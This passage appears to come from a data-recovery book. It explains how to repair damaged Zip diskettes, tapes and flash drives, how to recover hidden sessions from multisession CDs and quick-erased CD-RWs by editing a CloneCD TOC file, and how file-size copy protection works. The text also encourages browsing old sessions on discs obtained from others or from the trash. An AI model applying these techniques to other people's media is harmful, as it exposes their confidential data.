By the way, after each series of failed read attempts it is recommended that you reposition the heads to the remote sectors and then return them back to the position where read attempt has failed. The main idea of this operation is to move the heads to make them approach the problematic sector at different angles and hope that at some position the block will happen to be readable. Standard disk doctors, such as Scandisk and ChkDsk, included as part of a standard Windows distribution, are unable to do this. Norton Disk Doctor (called "disk destroyer" by qualified folks) also isn't intellectual enough. Thus, the only utility oriented toward recovery of damaged Zip diskettes always has been and remains the SpinRate utility by Steve Gibson, which can be found and downloaded in eDonkey. It recovers about 90% of unreadable media or, according to some enthusiastic assessments, even more.

The situation becomes considerably more complicated with "killer" diskettes, which cannot just be inserted into the drive. The same relates to diskettes with a tucked up or down edge (see Fig. 9.2). How does this defect appear? For instance, imagine a careless user moving the protective cover and inserting a finger into the drive to extract the diskette, or the diskette impacting the damaged head. Consequently, such a killer diskette begins to ruin all drives, into which it happens to be inserted. Fortunately, track zero is located close to the center; therefore, the file system of a ruined diskette isn't damaged and remains readable.



Fig. 9.2. A killer diskette with tucked edge

To overcome this problem, you'll require a medical scalpel or a razor. It will be necessary to open the diskette without damaging the cover and/or magnetic surface. This task isn't too difficult. After arming yourself with demagnetized scissors, you will cut off the tucked edge so that there are no ragged edges (to demagnetize the scissors, just rotate the impedance coil connected to the power supply, or, if you have no the impedance coil, just contact any radio amateur to help you). After that, reassemble the diskette. However, do not try to insert it into the drive! The construction of a Zip drive is such that the heads, having been moved from the parking zone, expect to "see" the magnetic zone below. If there is no magnetic zone where it was expected, the drive will die, along with the diskette. To avoid this, it is necessary to insert some item, such as a pen, between the "arms," and then remove it after the heads reach the disk surface. In addition, it is not recommended that you read the last sectors of the diskette; otherwise, the heads will enter the "cut off" zone and die, causing additional damage to the diskette.

It is necessary to emphasize that the risk of severely damaging the drive is high when carrying out these manipulations. You'll have to disassemble the drive, thus making the warranty void. However, there is no other way to solve the problem.

Magnetic Tapes

Cartridges for streamers are long-enduring and extremely reliable. As a rule, no problems are encountered when dealing with them; however, tapes might be torn occasionally. The causes for such events might be both low-quality streamers and human errors. Curiously, individuals try to tinker with magnetic tapes with knives or pencils.

There is some good news regarding this problem. The torn tape can be glued using any universal glue. I prefer the Polish Supercement (which is rarely available). However, Super Glue, which is now sold practically everywhere, is also quite good. In contrast to general opinion, there are no data losses in this case. Streamers use an error-correction code (a kind of cyclic Reed-Solomon code) and easily tolerate quite long sections of the tape being cut off (up to 5 cm, although individual values vary from model to model).

Also, it is possible to encounter cartridge jamming. Owners of tape recorders know what this means. How is it possible to overcome this problem? Slightly unscrew the mounting bolts (most cartridges are dismountable) to allow the tape to easily rewind, and rewind it several times back and forth. This operation must

be done manually. You are not recommended to rely on the streamer when doing this. Then tighten the bolts, and the cartridge will become functional again.

Under certain circumstances, faulty streamers might crumple the tape, which causes a more serious problem. The crumpled tape doesn't adjoin the magnetic head. This causes lots of read errors, which cannot be corrected by error-correction codes. What could be done to recover the data in this case? Fortunately, in contrast to a tape recorder, where the write operations are carried out perpendicular to the direction of tape movement, in streamers the read/write head is inclined toward the tape. This reduces the influence of local defects considerably. Thus, to read a crumpled tape, in most cases it is enough to clamp it more tightly to the head. To achieve this, it is possible to use a small piece of foam-rubber or any other similar material. Multiple attempts at reading the damaged fragments produce fairly good results, and a considerable part of the information still can be returned from nonexistence.

Some individuals try to smooth the tape manually, using fingernails or other "instruments." I strongly recommend that you do not do this! With such action, the tape is stretched; therefore, the time required to read it increases, and the streamer is designed for a strictly defined speed of reading. The change of the signal frequency creates an additional workload for error-correction codes. It should be pointed out, however, that most users of streamers never encounter such problems.

Flash Memory

The term *flash memory* designates an entire range of devices that have mini drives on one edge, which represent miniature hard disks. Each type of device requires an individual approach, and the principles of their recovery are different.

In this section, I'll cover flash drives made of a reprogrammable, nonvolatile RAM chip and a USB controller (which is typically encountered). The memory chip is reliable, and its failure is a rare event. The USB controller, however, can be easily damaged by static electricity and is quite vulnerable. If the memory is not integrated with the USB controller, it can be easily unsoldered and replaced. To do so, it is enough to purchase another flash drive of the same or similar model. To successfully carry out this task, you must have soldering skills; otherwise, the data will be ruined without any hope of recovery. Contemporary chips are extremely sensitive to overheating, so if you are not careful enough, they will be irreversibly damaged.

Nevertheless, hardware malfunctions of flash cards are rare. Logical destruction such as erroneously deleted files or driver malfunctions is encountered more often. Such errors are a serious problem. For example, they caused the Mars Rover to crash (http://www.esolpartners.com/shared/pdf/Spirit_Rover_8.23.04.pdf). Vast amounts of data can be lost for this reason, too. Part of the memory is reserved for system purposes; however, access to it is not blocked. Therefore, this area can be both read and written programmatically. If the driver accidentally or intentionally overwrites this area, access to the flash card usually becomes impossible. The card cannot even be formatted, to speak nothing about reading the data. Several years ago, when flash cards were expensive, this was a true disaster. Nevertheless, it is always possible to find a device that ignored the auxiliary area and worked with the card. This means that low-level access to flash memory still works. Because of this, it is possible to read all data and decode them on your own.

There are lots of utilities specializing in the recovery of flash cards. I prefer the PhotoRescue utility (<http://www.photorescue.net/>) developed by the creators of the legendary IDA Pro disassembler. Although it is positioned as a tool for recovering digital photos, it is equally successful when recovering other types of data. This is a commercial product that costs \$30 or even \$40 (for the expert edition); however, the evaluation version can be downloaded for free.

To avoid the tedious procedure of data recovery, always duplicate all critically important data so that if one medium fails you have another one available. Believe me, the time spent creating a backup copy is incomparable to the time and money required to recover lost data.

Chapter 10: Recovering CDs



CD-R and CD-RW media are ideal backup media for saving moderate amounts of information (and all serious programmers periodically back up the information entrusted to them). Unfortunately, no one is perfect, and no job can be completed without some danger of errors (*errare humanum est*: to err is human). Therefore, the accidental deletion of files from CD-Rs and CD-RWs, as well as the clearing of these discs, sometimes happens. Experience suggests that this happens far too often.

To my knowledge, special utilities for restoring lost information from CDs have yet to be widely available on the market; therefore, recovering information from corrupted CDs is something you will have to tackle on your own. In this chapter, I'll explain what can be done and how to accomplish it.

Restoring Deleted Files from CD-Rs and CD-RWs

Having announced support for multisession CDs, Microsoft has maintained its silence about how this support is only partial for its operating systems, including Windows 9x and all versions of Windows NT (up to Windows 2000). Each session is a standalone volume (a logical disc, in Windows terminology), which has its own file system and its own files. Because of the pass-through numbering of CD sectors,

the file system of one session can reference files physically located in any other session. To ensure the possibility of working with the disc in the same way as with a unified volume, the file system of the last session must include the contents of the file systems of all previous sessions. If this condition isn't met, then the tables of contents (TOCs) of all other sessions will be lost when viewing the disc using standard equipment. This is the case because Windows mounts only the last session of the disc and ignores all others. Programs for burning CD-Rs and CD-RWs, by default, add the contents of the file systems from the previous sessions to the current one. However, this doesn't necessarily mean that the last session always contains everything present in the previous sessions.

For example, look at how files are deleted from CD-Rs or CD-RWs. No, this isn't a misprint (or an error or joke). The contents of CD-Rs can, in principle, can be deleted, despite the impossibility of rewriting them. To imitate file deletion, CD burners simply do not include a reference to the file that has to be "deleted" in the file system of the last session. (Not all programs are capable of doing so. For example, Roxio Easy CD Creator provides this possibility, while Stomp RecordNow doesn't.) The "deleted" file is still present on the disc. It is physically present because it takes up some disc space. (The available free space is reduced because each newly-opened session requires some space. However, if the deletion of some files is accompanied by the writing of other files, it is necessary to open a new session anyway and the deletion overhead is not present.) Still, this file won't be displayed in the directory when viewing the disc contents using Windows' built-in tools. So what is the meaning of "deleting" files from the CD-R if the available disc space isn't increased but *is reduced*? The sense of this operation (if I can use the term "sense") lies in hiding the "deleted" files from normal users. Because deleted files aren't visible when viewing the disc contents using standard tools, they are formally unavailable to the normal user. As a result, they are not available with Windows' standard built-in tools. On the other hand, Macintosh allows users to mount any disc session as a separate volume; therefore, all "deleted" files immediately reveal themselves when viewing multisession discs under Mac OS.

The situation is similar when deleting information from CD-RWs. Despite the theoretical possibility of physically destroying their contents, most programs for writing discs support only a function for clearing the entire disc and are unable to delete individual files. Thus, all that was said previously about CD-Rs is applicable to CD-RWs.

Therefore, if you write information to a disc to pass it to a third party, never use discs that have contained confidential data. The deletion of data previously written to a disc doesn't mean complete removal.

When viewing the contents of a CD that you have received from a friend or colleague, or even just recovered from the garbage, it makes sense to try viewing previous sessions. Sometimes, it is possible to find a lot of hidden information. As experience has shown, there is often much of interest to be found. On the other hand, you might need to restore incidentally deleted files from your own disc or even to recover an entire session that has been destroyed by accident. (Some programs for writing CDs allow users to choose: They can either add a file system from the previous session when creating a new session or include only new files in the new session. Choosing incorrect settings when preparing to write a CD will result in loss of the contents of all previous sessions. Fortunately, this loss is reversible.)

To recover deleted files, it is possible to use any program capable of retrieving the contents of the chosen disc session and writing it into an ISO image. For distinctness, let this be Roxio Easy CD Creator. Insert the disc to be recovered into the drive and choose the **CD Information** command from the **CD** menu. After a short time, the dialog shown in Fig. 10.1 will appear.




Fig. 10.1. Analysis of the disc contents when recovering the deleted files

As you can see, this dialog displays the list of all sessions existing on the disc, along with the number, starting address (in sectors), and length (in megabytes). Now, try to determine whether or not there are hidden files on the disc. Using the `dir` command, display the contents of the entire disc. The output of the `dir` command might appear, for example, as shown in Listing 10.1. Then memorize (or write down) the total size of the files visible to the operating system.

Listing 10.1. Displaying the disc directory

```
KPNC$G:\>dir
```

```
Volume in drive G is 030710_1433
```

```
Volume serial number is 4DD0-BB09
```

```
Directory of G:\
```

```
28.05.2003  05:57                6 283 745 phck31.drf.zip
03.06.2003  05:39                8 085 410 phck31.Tue 03.06.2003.zip
04.06.2003  16:45                7 898 149 phck31.Wed 04.06.2003.zip
05.06.2003  06:06                6 718 926 phck31.Thu 05.06.2003.zip
03.07.2003  15:51               10 612 230 phck31.Thu 03.07.2003.zip
05.07.2003  06:37                8 946 860 phck31.Sat 05.07.2003.zip
08.07.2003  12:51                9 009 642 phck31.Tue 08.07.2003.zip
09.07.2003  06:21                9 138 651 phck31.Wed 09.07.2003.zip
10.07.2003  14:32                9 388 543 phck31.Thu 10.07.2003.zip

          9 file(s)          76 082 156 bytes
          1 folder(s)       0 bytes free
```

Perfidious Windows displays the contents of only the last session. The contents of all other disc sessions are unknown (at least, for the moment). Well, the total size of nine files available to the operating system is 72 MB (76,082,156 bytes), and the total size of all disc sessions is $47.66 + 6.50 + 8.21 + 8.04 + 6.91 + 10.62 + 9.04 + 9.10 + 9.22 + 9.46 = 124.76$ MB, which is 52 MB longer.



NOTE

The **Written Sectors** field, containing the length of the written disc area, which in this example is almost 255 MB, is useless for your current goal, because the written area of the disc contains not only useful data but also auxiliary data for each session. As a result, the actual disc capacity is always smaller than its effective capacity, even if the disc doesn't contain deleted files.

For the moment, it is impossible to tell, which session contains the deleted files. They can be present in any of the sessions or even in several sessions simultaneously. Thus, in general, all sessions present on the disc must be viewed sequentially. However, sometimes it is possible to find faster and easier ways. In the example being considered, it is reasonable to note that the number of sessions present on the disc is larger than the number of files displayed by the `dir` command by one and that the sizes of the last nine sections are practically equal to the sizes of the files that correspond to them. The first session of the disc is 48 MB, which doesn't correspond to any visible files. What does it contain? To discover the contents of this session, mount it to a separate volume. Unfortunately, built-in Windows tools do not allow such mounting directly. You can bypass this limitation by writing the chosen session into an ISO image and then burning it to a new CD-R or CD-RW. (It is better to use a CD-RW for such experiments, because such discs can be used multiple times.) A more convenient way of achieving this goal is to use Alcohol 120%, which dynamically mounts ISO images to a virtual CD-ROM, thus saving lots of time. Unfortunately, Alcohol 120% doesn't provide the possibility of choosing the sessions being saved and always places the contents of the entire disc into the image being created. Because of this drawback, this utility won't be enough to carry out all experiments described here.

Return to Roxio Easy CD Creator. Double-click the first session or select it with the cursor and click the **Read Track** button. The **Save As** dialog will appear immediately (Fig. 10.2).




Fig. 10.2. The dialog allowing you to retrieve the session with the default settings

The **File name** field specifies the name of the image (the name `Track` is assigned to the image by default), and the **Save as** field specifies the file format. It is useless to try any tricks with this field, because the freeware version of the program doesn't support any other formats; the possibility of choosing the target file format is pure illusion.

The settings included in the **Read Data Track Settings** group are more interesting. The **Start Block** field contains the LBA of the first sector of the chosen session, and the **Length in Blocks** field specifies the session length in sectors. By default, these fields contain information read from the TOC. Provided that the TOC hasn't been intentionally modified to protect the disc against copying, these data can be relied upon. However, as you'll see later, TOC corruption is not a rare event. At the same time, the capabilities of Easy CD Creator in the field of recovering tracks with invalid addresses are more than limited, because it is too scrupulous when checking the "correctness" of the starting and ending addresses. Thus, if the TOC states that the starting address is greater than the ending address, Easy CD Creator will blindly believe the TOC information, and all attempts at convincing it that this is not so will inevitably fail. Thus, if you are going to work with protected CDs, I recommend that you choose a more intellectual tool.

The **Block Size** field contains the size of the sector part containing user data (in bytes). The freedom of choice here is purely symbolic, because you won't be able to change this value. However, there is no need to change it; Easy CD Creator doesn't support raw sectors anyway. The size of the sector part containing user data is unambiguously defined by the type of sector, so modification of this value is meaningless.

Briefly, all you need to do is click the **Save** button and wait for the chosen session to be written into an ISO file. When this process completes, it will be possible to burn the newly-created image to a new CD using Easy CD Creator (choose the **Record CD from CD image** command from the **File** menu and specify the ISO image file as the file type). As an alternative, it is possible to start Alcohol 120% and mount the image to a virtual CD.

Either way, you'll regain access to the deleted files and it will be possible to do whatever you like with them.



IMPORTANT

When viewing the contents of the grabbed session, always bear in mind that files that physically belong to different sessions won't be available from the current session, even though references to them might be present in abundance. If you access a file that doesn't exist, the system would either display an error message or output

meaningless garbage. The operating system might even freeze. If this happens, simply eject the disc, after which Windows will cheerfully report that the "device is not ready." Furthermore, because of the pass-through addressing of sectors, each "grabbed" session must be written to the same disc location that it occupied earlier; otherwise, all references to the starting addresses of files within that session will become invalid. The required result is usually achieved by changing the starting address of the first track. This technique will be described in the next section of this chapter that concentrates on recovering information from cleared CD-RWs.

Restoring Cleared CD-RWs

There are two principally different methods of clearing CD-RWs: quick and full. When carrying out quick erasing, only the TOC area is removed from the disc. As a result, the disc appears to be blank even though its main contents remain intact. Conversely, when carrying out full erasing, the laser "burns" the entire disc surface, from the first pit (a microscopic indentation) to the last. This process takes time about 10 minutes, whereas quick erasing can be done in just a couple of minutes.

The recovery of fully-erased discs is only possible using special equipment capable of detecting even the slightest changes in the reflective character of the reflecting layer. This kind of equipment is not available to most users. On the other hand, discs that have been erased using quick methods can be restored on a standard recorder, although not every model is suitable for this purpose.

I won't concentrate on the ethical aspects of this problem. For simplicity, suppose that you need to recover your own CD-RW that you have accidentally erased. Or suppose that this will be a legal operation requested by your employer. (Bear in mind that restoring confidential information from erased CD-RWs belonging to someone else can be classified as unauthorized access to that information and can bring with it legal consequences.) To carry out experiments related to the recovery of information from cleared CD-RWs, you'll need the following:

- ❑ **A CD-RW drive** that doesn't check the correctness of TOC too carefully, supports the raw disc-at-once mode, and can read the pre-gap content of the first track. Bear in mind that not every CD-RW drive is suitable for this purpose; therefore, be prepared to test a lot of different devices. For example, of the two devices that I have at my disposal, only the NEC drive is suitable for this purpose; Philips is unable to do this.

- ❑ **Recording software with advanced capabilities**, allowing manipulation of the service areas of the disc as necessary. For instance, you can use CloneCD, CDRWin, Alcohol 120%, or any similar utility. However, all material that follows is oriented exclusively toward the use of CloneCD. Thus, if you choose another utility, you might encounter some problems. If you are not sure that you'll be able to solve these problems on your own, use CloneCD; later, as you acquire the required experience and professional skills, you'll become able to restore discs using other programs.
- ❑ **Some tool for working with the disc at the sector level**. This must be a utility that allows you to read any specified sector (provided that this sector can be read by the drive equipment) and doesn't attempt to skip sectors that, in its own reading, do not contain anything of interest. The copiers of protected discs listed previously are not suitable for this purpose because they refuse to read sectors that are useless from the program's point of view. There may be some copiers that behave differently, but I am unaware of any. Instead of testing one copier after another, I have written the required utility.

Before starting your experiments, try to understand why the disc becomes unreadable after being cleared. This question isn't as silly as it seems. After all, the information required for positioning the head and searching for the required sectors remains intact after fast disc clearing. Control information is distributed along the entire spiral track. Thus, for reading the disc at the sector level, the TOC is generally not required. Admittedly, a missing TOC significantly complicates the analysis of the disc geometry, and the drive generally has to read the entire disc to determine the number of disc tracks or sessions. However, when recovering lost information, the time factor isn't of primary importance and can be neglected.

So, after any attempt at reading any sector of the cleared disc, the drive persistently returns an error. Why is this? The answer is straightforward: This is simply to protect against reading information that is certain to be incorrect. Not one of the drives, with which I am familiar, could read a single sector outside the lead-out area (at the software level, the contents of lead-in and lead-out areas also are unavailable). Nevertheless, this isn't a principal or conceptual limitation. Removing "extra" checks from the drive firmware will allow you to read such discs easily. I'm not suggesting that you disassemble the firmware code. This is a difficult, labor-intensive task and, most important, is potentially dangerous. If you hack the firmware incorrectly, you'll ruin the entire drive without hope of repairing it. So go another way!

The method for recovering information that I suggest is writing a fictitious TOC to the disc. The lead-in and lead-out addresses of this TOC must point to the first and the last sectors of the disc, respectively, and the starting address of the first track must coincide exactly with the end of the pre-gap area. This area, according to the standard, must occupy no less than 150 sectors (or 2 seconds, if converted to absolute addresses). After this easy operation, the drive will obediently read the original content of the cleared disc, provided that you can tune the CD-burning software so that it makes no attempts to interpret the pointers to the lead-in and lead-out areas supplied to it as instructions to burn the entire disc surface after writing a fictitious TOC.

Experience has shown that CloneCD refuses to write such a TOC, complaining about the mismatched sizes of the disc and the image file. Alcohol 120% carries out this task without any complaint but does so in an undesirable manner. Having stuffed the entire disc with unimaginable garbage, it informs you that writing errors have occurred and that, possibly, you must check the equipment's usability.

Try another approach. Write one real track to the disc, taking up the maximum possible number of sectors (300 is standard, although some drives accept smaller values), but extend the pre-gap from 2 seconds to the entire drive. As a result, you'll lose only 300 trailing sectors; in exchange, you'll gain access to the entire remainder of the contents. Taking into account that there are slightly more than 300,000 such sectors on the disc, it isn't difficult to determine that the successfully recovered information will be about 99.999% of the total disc capacity, provided that the entire disc was filled with useful info (a rarity in itself). If you are not satisfied with this, it makes sense to develop a custom program that can correctly write a fictitious TOC. The TOC area is written by the drive on any occasion; however, it is possible to do without lead-out if you treat the disc carefully. The main goal in this case is to attempt to correctly read the sectors that fall beyond the disc limits. Otherwise, the drive's behavior will become unpredictable. I should point out, however, that I have never encountered a situation, in which it was necessary to recover a completely filled disc.

The recovery procedure comprises three parts: preparing the source image of the track with a normal pre-gap, increasing the pre-gap to the size of entire disc, and then writing the corrected image to the disc that needs to be restored. The first two steps can be carried out in one operation because the resulting image (I will call it the correcting image later on) can be used for all discs (to be precise, for all discs of the same capacity; for obvious reasons, it will be impossible to recover a 23-minute disc correctly using an image intended for 80-minute disc, and vice versa).

Take a blank CD-RW. (“Blank” in this case means not “one that has never written” but “one that has been cleared by quick or full erasing.” CD-Rs are also suitable.) Use any standard utility for CD burning and write to it a file not exceeding 500 KB (larger files won’t fit within the planned 300 sectors). It isn’t necessary to finalize the disc.

Start CloneCD (or Alcohol 120%) and grab the disc image. After a couple of minutes, two files will appear on the hard disk: one with the IMG extension and other with the CCD extension. If you instruct CloneCD to save subchannel information, there will be a third file with the SUB extension. However, subchannel information will be more of a bore than a help. Therefore, it is advisable to either disable the **Read subchannel info from data tracks** option or delete the file with the SUB extension from the disc. The cue sheet that CloneCD proposes that you create for compatibility with other programs, specifically with CDRWin, is also unnecessary.

Open the file with the CCD extension using any text editor (Notepad, for example). Then search the file using the `Point = 0xa2` and `Point = 0x01` keywords. The search results are shown in Listing 10.2.

Listing 10.2. The original starting address of lead-out (left) and the starting address of the first track (right)

[Entry 2]	[Entry 3]	; TOC entry
Session = 1	Session = 1	; Session number
Point = 0xa2	Point = 0x01	; Point (A2h:leadout/01h:Number ; of track)
ADR = 0x01	ADR = 0x01	; Data in q-subchannel positioned
Control = 0x04	Control = 0x04	; Data track
TrackNo = 0	TrackNo = 0	; Lead-in track
AMin = 0	AMin = 0	; \
ASec = 0	ASec = 0	; +- Absolute address in M:S:F
AFrame = 0	AFrame = 0	; /
ALBA = -150	ALBA = -150	; - Absolute address in LBA (no corruption)
Zero = 0	Zero = 0	; Reserved
PMin = 0	PMin = 0	; \
PSec = 29	PSec = 1	; +- Relative address in M:S:F
PFrame = 33	PFrame = 0	; /
PLBA = 2058	PLBA = 0	; - Relative address in LBA

Change the PMin:PSec:PFrame fields belonging to point A2h so that they point to the end of the disc (A2h represents the lead-out). The changed lead-out may appear as follows: 74:30:00. The lead-out address must be chosen so that a gap of at least 30 seconds remains between it and the external disc edge. It is even better if the width of the lead-out is about 90 seconds. However, in this case the last tracks of the disc being restored will be lost.

The contents of the PMin:PSec:PFrame fields belonging to point 01h (the starting address of the first track) must be increased by the same value that was added to the corresponding lead-out fields. For example, the modified variant might appear as follows: 74:01:42. (74:30:00 /* new lead-out address */ - 00:29:33 /* old lead-out address */ + 00:01:00 /* old starting address of the first track */ == 74:01:42 /* new starting address of the first track */. Briefly, the new version of the CCD file must appear as shown in Listing 10.3.

Listing 10.3. A key fragment of the "reanimating file" for 75-minute CD-RWs

[Entry 2]	[Entry 3]
Session = 1	Session = 1
...	...
PMin = 74	PMin = 74
PSec = 30	PSec = 01
PFrame = 00	PFrame = 42

To be accurate, it would be desirable also to edit the PLBA (the LBA is related to the absolute address by the following formula: $LBA == ((Min * 60) + Sec) * 75 + Frame$). However, current versions of CD-burning software use only absolute addresses, ignoring LBAs. Now, everything located between the end of the lead-in area and the starting point of the first sector will become the pre-gap. In the course of CD burning, the pre-gap area will remain intact. Later it will be possible to read it at the sector level (exactly what you need). To be honest, an excessive increase in the size of the pre-gap area of the first track is not the best idea because not all drives are capable of reading a long pre-gap. From the compatibility point of view, it would be better to increase the pre-gap area of the second track. However, you'll have to place the first track at the beginning of the disc, in which case recoverable sectors will inevitably be lost from the body of the file. Although the starting sectors are

unlikely to contain anything of valuable, meaning that this doesn't present a big problem, it is still better to avoid using this approach unless necessary. In an emergency, do the following: write two sessions to the disc, and instead of changing the point 01h address change the starting address of point 02h (it will be located in the `session = 2` section).

Clear the test disc and fill it to capacity with files of any type (text files are preferable because they will allow you to see immediately what you are restoring from the disc — garbage or some useful information). Having written these files to the disc, clear it immediately.

After making sure that the disc has been cleared and that its contents are no longer available, start CloneCD and write the “reanimator” image just created. Writing should be carried out in the disc-at-once mode. Otherwise, you'll fail to achieve anything useful. Therefore, before attempting to recover discs of any value on a drive, about which you have insufficient knowledge, first try to recover some test discs that hold nothing you are afraid of losing.

The moment will finally arrive when you are holding in your hands a newly-recovered CD. But has it actually been restored? To find out, insert the CD into the NEC drive and arbitrarily pick any sector in the middle of the disc to read (starting sectors are usually filled with zeros; furthermore, these sectors and the file system can easily appear to be useless garbage.) Voila! The original content of the cleared disc is as readable as if it had never been erased. Still, when attempting to read the disc TOC using the standard tools in the operating system, your drive might go into a stupor similar to operating system freezing (after all, the starting address of the first track is not located at the beginning of the disc, as might be expected, but in a quite different location). But this doesn't matter. The main thing is that the disc is still available at the sector level, although not on every drive. For instance, the ASUS drive simply refuses to read such a disc, returning an error message, and the Philips drive reads only garbled information. (Fortunately, this mess is easily cleaned up. All you need to do is carry out sector-level eight-to-fourteen modulation (EFM) reencoding from a more “suitable” position. Because there are only 14 possible positions, testing all of them won't take long. Still, the best approach is to purchase a better-quality drive rather than make all of this effort.)

Now all that remains is to bring the disc to a state that will be accepted without any problems by the operating system. (What's the sense of analyzing the disc at a low level?) Read all disc sectors sequentially and combine them into one IMG file, assigning it, for clarity, the `recover.img` name. The sectors that you couldn't read

even after multiple attempts will be skipped. Now, copy the “reanimator” CCD file to the `recover.ccd` file and return the starting address of the first track to its initial position. Write the newly-formed disc image to the new disc. If everything has been done correctly, any drive will read it without any problems. The test session of re-animation has been successfully completed. Now, having acquired the necessary experience, you can embark on more serious tasks — for instance, start your own small business dealing with the recovery of accidentally cleared CDs. Just kidding.

What should you do if the cleared disc was a multisession disc? After all, the preceding techniques were intended for working only with one session. Multisession discs can also be restored, and this task is only slightly more difficult. To achieve this, however, you must first become acquainted with the other fields of the TOC.

But what if something was written to the disc after it was cleared? Is recovery possible in this case? It depends. Locations erased directly are lost. But the remaining information can still be restored. If it was a multisession disc before clearing, you won’t even need to labor over the recovery of the file system, because the file system of each next session usually duplicates that of the previous one (“usually” meaning in all cases other than those with erased files). At the same time, the last disc session proves to be located far from the beginning of the disc. Consequently, the risk of erasing it is at a minimum (provided that you worry about this in time and don’t remember it suddenly after having rewritten the entire disc). The recovery of single-session discs with an erased file system is a more difficult task, although it is also possible. First, a typical disc has two types of file systems: ISO 9660 and Joliet. Unfortunately, because of their close “geographic” location, both of them are ruined in the course of erasing the disc. Second, these file systems do not support fragmentation, and any file written to a CD represents a continuous information block. All you need to do for restoring it is determine its entry point and length. The entry point of the file always coincides with the starting point of the sector, and the vast majority of file types allow you to identify their headers by a unique signature (in particular, the following sequence is characteristic for Zip files: 50 4B 03 04). The end of a file cannot be detected so definitely; the only clue here is the structure of the file being restored. Nevertheless, most applications tolerate a collection of assorted garbage at the file trailer, so, in practice, the precision of one sector when determining the file length is sufficient. Because files reside on the disc sequentially and without gaps, the terminating sector of any file can be recognized reliably by decreasing the starting address of the next file by one.

Generally, the technique for recovering CDs is considerably easier than the art of recovering their “relatives” — diskettes and hard disks. On the other hand, the Russian proverb “measure seven times before cutting once” still applies. One of the most unpleasant features of working with CD-RWs is that you are unable to fully control the writing process as it progresses. Diskettes and hard disks are fully transparent in this respect — you get what you write. CD-RWs, on the contrary, is a kind of “black box.” You can never be sure that a specific drive will correctly interpret the commands passed to it. The recovery of CD-RWs is not a standard operation, and any nonstandard manipulation can be interpreted differently by different drives. The only advice that can be given here is as follows: Do not let things take their own course. Experiment, experiment, and experiment again. This will allow you to accumulate valuable experience that will sometimes be of inestimable help.

Invalid File Sizes

In the time of monochrome terminals and first magnetic disks, there was already an ugly but easy protection technique to prevent media from being copied at the file level. By changing file structures, protection developers could “ruin” a diskette to that point that working with it was only possible provided that the introduced changes were taken into account. The protection program, being aware of the file-system errors, could operate with it without encountering any problems. Standard built-in utilities of the operating system, on the other hand, failed to do so. Note that, at that time, “hacking” copiers were not yet widely available.

The protection often consisted of several files referring to common clusters. In this case, writing data into the same file resulted in their immediate appearance in another, which the protection mechanism could use to achieve its purpose. After copying the files to another disk, the common clusters were written to different locations and the cunning mechanism of implicit data exchange ceased to operate. The protected program also ceased to operate. This only happened provided that the user managed to copy the disc contents. Copying files with overlapping clusters duplicated them in each copied file. Therefore, the file size grew to such an extent that the capacity of the entire hard disk was insufficient to store it. If the last cluster of the file happened to be “glued” to its starting point (that is, the file was looped), both its size and the time required for its copying immediately became infinite. “Disk doctors” were already available, but they failed to produce the desired result because correction of the file system rendered the protection system unusable.

(for example, in the preceding case with the file looping, if the protection relied on the file start following after its end, this technique became inapplicable after processing the disc with the disk doctor utility, with all of the resulting consequences).

The file systems of CDs are different from those used on diskettes. The general principles of introducing errors, however, are similar. By increasing the fictitious lengths of the protected files by ten times or more, the developer of a protection mechanism can raise their total size to hundreds of gigabytes. Thus, to copy a protected disc, you'd need a stack of DVDs or a large hard drive. A protection mechanism that "remembers" the original lengths of all files can operate with them without encountering any problems. However, most file copiers won't understand this and will go crazy.

Going outside of the file limits, in principle, shouldn't cause any problems. CD file systems are easy. CDs do not support file fragmentation and, consequently, don't require FAT. All files take a continuous sequence of sectors, and only the two most important characteristics are related to any file: the number of the first sector of the file, specified in the LBA format, and its length, specified in bytes. All other attributes, such as file name and creation time, are of no importance when dealing only with sectors.

An increase in the file length captures several sectors adjacent to its tail. Provided that the number of the last sector belonging to the file doesn't exceed the number of the last sector of the disc, file copying, in principle, will be carried out normally. By "in principle" I mean that all other files encountered in the copying process will be included into the file being copied. If the number of the last sector of the file goes beyond the limits of the disc, the CD-ROM drive reports an error and stops reading. Standard copiers built into the operating system, as well as most third-party tools, automatically remove the "tail" of the incompletely copied file from the disk. As a result, the user achieves no result.

